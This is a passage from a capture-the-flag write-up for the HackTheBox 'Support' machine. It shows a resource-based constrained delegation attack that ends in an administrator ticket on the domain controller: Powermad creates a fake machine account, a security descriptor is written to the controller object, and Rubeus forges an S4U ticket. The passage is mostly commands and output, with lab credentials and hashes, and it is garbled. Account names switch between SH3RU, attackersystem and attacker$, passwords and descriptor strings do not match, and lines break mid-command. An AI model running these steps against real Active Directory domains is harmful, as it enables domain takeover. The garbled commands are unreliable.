postalCode: 27514
distinguishedName: CN=support,CN=Users,DC=support,DC=htb
instanceType: 4
whenCreated: 20220528111200.0Z
whenChanged: 20220528111201.0Z
uSNCreated: 12617
info: Ironside47pleasure40Watchful
```

Create FakeComputer

I'll use the Powermad `New-MachineAccount` to create a fake computer:

```
Import-Module .\Powermad.ps1
New-MachineAccount -MachineAccount SH3RU -Password $(ConvertTo-SecureString 'SH3RU' -AsPlainText -Force)
```

```
*FullyQualifiedErrorId : CommandNotFoundException
*Evil-WinRM* PS C:\Users\support\Desktop> Import-Module .\Powermad.ps1
*Evil-WinRM* PS C:\Users\support\Desktop> New-MachineAccount -MachineAccount SH3RU -Password $
(ConvertTo-SecureString 'SH3RU' -AsPlainText -Force)
[+] Machine account SH3RU added
*Evil-WinRM* PS C:\Users\support\Desktop>
```

I need the SID of the computer object as well, so I'll save it in a variable:

```
$fakesid = Get-DomainComputer SH3RU | select -expand object
sid
```

```
*Evil-WinRM* PS C:\Users\support\Desktop> $fakesid = Get-DomainComputer SH3RU | select -expand
objectsid
*Evil-WinRM* PS C:\Users\support\Desktop> $fakesid
S-1-5-21-1677581083-3380853377-188903654-6101
*Evil-WinRM* PS C:\Users\support\Desktop>
```

Attack

Now I'll configure the DC to trust my fake computer to make authorization decisions on its behalf. These commands will create an ACL with the fake computer's SID and assign that to the DC:



```
$SD = New-Object Security.AccessControl.RawSecurityDescriptor
or -ArgumentList "0:BAD:(A;;CCDCLCSWRPWPDTLOCRSDRCWDW
0;;; $($fakesid))"
```

There is an ACL with the `SecurityIdentifier` of my fake computer and it says `AccessAllowed`.

I can also re-run Bloodhound now:

```
bloodhound-python -c ALL -u ldap -p 'nvEfEK16^1aM4$e7Ac1Uf8
x$tRWxPW01%lmz' -d support.htb -ns 10.129.230.181
```

It calls out that it can't find SH3RU.support.htb, which makes sense. It shows this new permission:

Auth as Fake Computer

I'll use **Rubeus** to get the hash of my fake computer account:

```
.\Rubeus.exe hash /password:SH3RU /user:SH3RU /domain:support.htb
```

I need the one labeled **rc4_hmac**, which I'll pass to **Rubeus** to get a ticket for administrator:

```
*Evil-WinRM* PS C:\Users\support\Desktop> Import-Module .\Powermad.ps1
*Evil-WinRM* PS C:\Users\support\Desktop> New-MachineAccount -MachineAccount attackersystem -Password $(ConvertTo-SecureString 'Summer2018!' -AsPlainText -Force)
[+] Machine account attackersystem added
*Evil-WinRM* PS C:\Users\support\Desktop> $ComputerSid = Get-DomainComputer attackersystem -Properties objectsid | Select -Expand objectsid
*Evil-WinRM* PS C:\Users\support\Desktop> $SD = New-Object Security.AccessControl.RawSecurityDescriptor -ArgumentList "O:BAD:(A;;CCDCLCSWRPWPDTLOCRSDRCWDWO;;; $($ComputerSid))"
$SDBytes = New-Object byte[] ($SD.BinaryLength)
$SD.GetBinaryForm($SDBytes, 0)
```

```
Get-DomainComputer $TargetComputer | Set-DomainObject -Set @{'msds-allowedtoactonbehalfofotheridentity'=$SDBytes}
```

```
.\Rubeus.exe hash /password:Summer2018
```

```
.\Rubeus.exe s4u /user:attackersystem$ /rc4:EF266C6B963C0BB683941032008AD47F /impersonateuser:administrator /msdsspnc
```

ifs/dc.support.htb /ptt

```
*Evil-WinRM* PS C:\Users\support\Desktop> .\Rubeus.exe s4u /user:attacker$ /rc4:EF266C6B963C0BB683941032008AD47F /impersonateuser:administrator /msdsspn:cifs/dc.support.htb /ptt
```

Rubeus

v1.6.4

[*] Action: S4U

[*] Using rc4_hmac hash: EF266C6B963C0BB683941032008AD47F
[*] Building AS-REQ (w/ preauth) for: 'support.htb\attacker\$'
[*] TGT request successful!
[*] base64(ticket.kirbi):
